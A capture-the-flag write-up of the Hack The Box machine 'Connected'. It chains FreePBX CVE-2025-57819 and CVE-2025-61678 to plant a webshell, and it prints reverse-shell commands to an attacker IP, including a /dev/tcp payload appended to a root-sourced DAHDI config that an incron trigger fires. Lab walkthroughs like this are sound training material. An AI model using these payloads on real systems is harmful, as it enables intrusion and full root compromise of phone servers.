Connected (Retired Box)

Box Info
| Field | Details |
|---|---|
| Name | Connected |
| OS | Linux (CentOS 7) |
| Difficulty | Easy |
| Release | 2026-06-13 |
| Retired | TBD |
Overview
Connected runs a telephony PBX stack with a CVE chain and a misconfigured service management layer underneath. The attack chain is two phases: an unauthenticated SQLi (CVE-2025-57819) creates a rogue admin account in the FreePBX database, and a path traversal in the Endpoint Manager firmware upload (CVE-2025-61678) drops a PHP webshell into a random directory on the web root. From there I’ll land a shell as asterisk, grab the user flag, and escalate to root by injecting a reverse shell payload into a file writable by asterisk that gets sourced as root whenever incrond fires off a DAHDI restart event.
Recon
Initial Scanning
nmap finds three open TCP ports — 22, 80, and 443:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(sicario㉿kali)-[~/HacktheBox/Connected]
└─$ sudo nmap -p 22,80,443 -sCV -oN nmap/connected.txt 10.129.25.56
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-13 10:57 WAT
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
|_http-title: Did not follow redirect to http://connected.htb/
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
| http-robots.txt: 1 disallowed entry
|_/
| http-title: 404 Not Found
|_Requested resource was config.php
| ssl-cert: Subject: commonName=pbxconnect/organizationName=SomeOrganization
[snip]
OpenSSH 7.4 and Apache 2.4.6 both place this firmly on CentOS 7. The redirect to connected.htb on port 80 means I need a hosts entry.
1
2
┌──(sicario㉿kali)-[~/HacktheBox/Connected]
└─$ echo "10.129.25.56 connected.htb" | sudo tee -a /etc/hosts
Enumeration
TCP 443 — FreePBX

Browsing to http://connected.htb serves the FreePBX landing page directly, with four panels: FreePBX Administration, User Control Panel, Operator Panel, and Get Support. The footer gives me the exact version: FreePBX 16.0.40.7.
A quick searchsploit freepbx 16 surfaces php/webapps/52031.php — an authenticated RCE via the API module.

But there’s something better available: CVE-2025-57819 + CVE-2025-61678, a public unauthenticated chain targeting FreePBX 16.0.40.7 exactly.
Foothold
CVE-2025-57819 + CVE-2025-61678 — Unauthenticated RCE Chain
The exploit chain is two linked CVEs:
- CVE-2025-57819 — Stacked SQL injection via the
brandparameter in the FreePBX admin AJAX endpoint. No authentication required. The injection inserts a fully privileged admin row directly into theampuserstable. - CVE-2025-61678 — The Endpoint Manager firmware upload handler accepts a
fwbrandparameter with no path sanitisation. The exploit uses this to write a PHP webshell to an arbitrary directory under the web root.
I’ll use the public PoC from 0xEhab on GitHub:
1
2
3
4
┌──(sicario㉿kali)-[~/HacktheBox/Connected]
└─$ git clone https://github.com/0xEhab/FreePBX-CVE-2025-57819-RCE.git
┌──(sicario㉿kali)-[~/HacktheBox/Connected]
└─$ cd FreePBX-CVE-2025-57819-RCE
First, a quick sanity check with --command "id" to confirm the chain works before going for the shell:
1
2
3
4
5
6
7
8
9
10
┌──(sicario㉿kali)-[~/HacktheBox/Connected/FreePBX-CVE-2025-57819-RCE]
└─$ python3 exploit.py --rhost 10.129.25.56 --command "id"
[*] [CVE-2025-57819] creating admin via stacked SQLi: svc_zmc97:0zz286rji5x4
[+] admin row inserted into ampusers
[*] logging into FreePBX admin panel
[+] authenticated as svc_zmc97
[*] [CVE-2025-61678] uploading webshell -> /h1qn0e3l17/gtxodh4t.php
[+] webshell live: https://10.129.25.56/h1qn0e3l17/gtxodh4t.php
[*] executing: id
uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)
The SQLi created a rogue admin, authenticated to the panel, uploaded the webshell via the firmware endpoint, and executed id — all in one shot. Now I’ll catch a reverse shell:
1
2
┌──(sicario㉿kali)-[~/HacktheBox/Connected]
└─$ rlwrap -cAr nc -lnvp 9001
1
2
3
4
5
┌──(sicario㉿kali)-[~/HacktheBox/Connected/FreePBX-CVE-2025-57819-RCE]
└─$ python3 exploit.py --rhost 10.129.25.56 --lhost 10.10.16.35 --lport 9001
[snip]
[*] firing reverse shell -> 10.10.16.35:9001
[*] payload sent, check your listener
1
2
3

connect to [10.10.16.35] from (UNKNOWN) [10.129.25.56] 54044
[asterisk@connected qk6w35zxmh]$ id
uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)
Shell landed as asterisk.
User Flag
The user flag lives in the asterisk home directory, which makes sense given the service account maps directly to the running user:
1
[asterisk@connected ~]$ cat /home/asterisk/user.txt
Privilege Escalation
Enumeration
The first thing I check after landing a shell is sudo -l, but without a valid pass, I can’t get anywhere with that. I move to the enumerate further.
1
2
3
4
5
6
7
8
[asterisk@connected ~]$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/crontab
/usr/bin/incrontab
/usr/bin/at
[snip]
/usr/bin/pkexec initially looked promising but a quick version check kills that idea:
1
2
[asterisk@connected ~]$ rpm -qa polkit
polkit-0.112-26.el7_9.1.x86_64
The .el7_9.1 suffix means this is the patched build. PwnKit is off the table.
/usr/bin/incrontab is more interesting — it’s the user-facing tool for incrond, an inotify-based scheduler that fires commands when filesystem events occur rather than on a time schedule. It’s less common than cron and easy to overlook, but its presence here is a strong signal. If incrond is running as root and watching paths that asterisk can write to, there’s a privesc in there somewhere.
Checking the process list confirms incrond is live:
1
2
3
4
5
[asterisk@connected ~]$ ps aux | grep root | grep -v "\["
root   749  /usr/sbin/incrond
root  1267  /bin/sh /usr/sbin/safe_asterisk
root  1189  /usr/sbin/httpd -DFOREGROUND
[snip]
Two processes worth dwelling on. /usr/sbin/safe_asterisk is the watchdog script that restarts the Asterisk PBX daemon if it crashes — it runs as root and sources scripts from /etc/asterisk/startup.d/ on each restart cycle. I read through that script carefully looking for a writable injection point, but it implements an ownership check: if the startup.d directory exists and isn’t owned by root, the script exits with a fatal error. Since we own that directory as asterisk, we can’t pass the check.
That leaves incrond. The system-level incron tables live in /etc/incron.d/, and reading them reveals exactly what’s being watched:
1
2
3
4
[asterisk@connected ~]$ ps aux | grep root | grep -v "\["
root   749  /usr/sbin/incrond
root  1267  /bin/sh /usr/sbin/safe_asterisk
[snip]
Checking the system incron tables in /etc/incron.d/ reveals the attack surface:
1
2
3
[asterisk@connected ~]$ cat /etc/incron.d/legacy
/var/spool/asterisk/sysadmin/dahdi_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_dahdi_restart
[snip]
Reading /usr/sbin/sysadmin_dahdi_restart completes the picture:
1
2
3
4
5
6
#!/bin/sh
/etc/init.d/asterisk stop
sleep 5
/etc/init.d/dahdi restart
sleep 5
[snip]
The chain is:
1
2
3
4
5
touch /var/spool/asterisk/sysadmin/dahdi_restart
  → incrond (root) fires sysadmin_dahdi_restart
    → /etc/init.d/dahdi restart (root)
      → sources /etc/dahdi/init.conf
        → our payload runs as root
The final piece: /etc/dahdi/init.conf is owned by asterisk and writable by us.
1
2
[asterisk@connected ~]$ ls -la /etc/dahdi/init.conf
-rw-r--r--. 1 asterisk asterisk 824 Jun 13 12:38 /etc/dahdi/init.conf
DAHDI init.conf Injection
I’ll inject a reverse shell payload into init.conf, set up a listener, then touch the trigger file to kick off the chain:
1
[asterisk@connected ~]$ echo 'bash -i >& /dev/tcp/10.10.16.35/9002 0>&1' >> /etc/dahdi/init.conf
On Kali, second listener ready:
1
2
┌──(sicario㉿kali)-[~/HacktheBox/Connected]

└─$ rlwrap -cAr nc -lnvp 9002
Trigger the incron rule:
1
[asterisk@connected ~]$ touch /var/spool/asterisk/sysadmin/dahdi_restart
Root Flag
Root shell caught.
Tools Used
| Tool | Purpose |
|---|---|
| nmap | Port sweep and service/version detection |
| CVE-2025-57819 PoC | Stacked SQLi to create rogue FreePBX admin |
| CVE-2025-61678 PoC | Firmware upload path traversal to drop webshell |
| netcat (rlwrap) | Reverse shell listener |
| incron | Inotify-based task scheduler abused for privesc trigger |
Key Takeaways
- Version numbers matter: The FreePBX version in the footer (
16.0.40.7) was the entire foothold. No directory brute-force needed — the version fingerprint pointed straight to a working unauthenticated CVE chain. - Inotify-based schedulers are underenumerated: Most checklists cover cron and systemd timers.
incrondwatches filesystem events rather than time — a fundamentally different trigger model that tools likelinpeascan miss if you’re not reading process output carefully. - Config file injection is often more reliable than binary exploitation: The privesc here required zero exploit code. Writing two lines to a config file and touching a trigger file was enough. Permissions on service-owned config files are worth checking on any box running a complex application stack.
- Touch vs write matters with IN_CLOSE_WRITE: The incron rule fires on
IN_CLOSE_WRITE, which requires a proper open/write/close sequence.touchon the trigger file generates the right event. Simple shell redirects from inside a reverse shell can behave differently depending on how the shell manages file descriptors.
Further Reading
CVEs & Exploits
| Reference | Description |
|---|---|
| CVE-2025-57819 | FreePBX 16 unauthenticated stacked SQLi via brand parameter — inserts arbitrary admin rows into ampusers |
| CVE-2025-61678 | FreePBX 16 Endpoint Manager firmware upload path traversal — writes arbitrary PHP to web root |
| CVE-2026-23741 | Asterisk 20.x ast_coredumper sources attacker-controlled config before root check |
Tools & Techniques
| Resource | Description |
|---|---|
| 0xEhab FreePBX RCE PoC | Public exploit chain combining CVE-2025-57819 and CVE-2025-61678 |
| HackTricks — Incron Privilege Escalation | Linux privesc techniques including inotify-based scheduler abuse |
| incrond man page | Reference for incron event types including IN_CLOSE_WRITE behaviour |
| GTFOBins — asterisk | Shell escape from the Asterisk CLI using the ! prefix |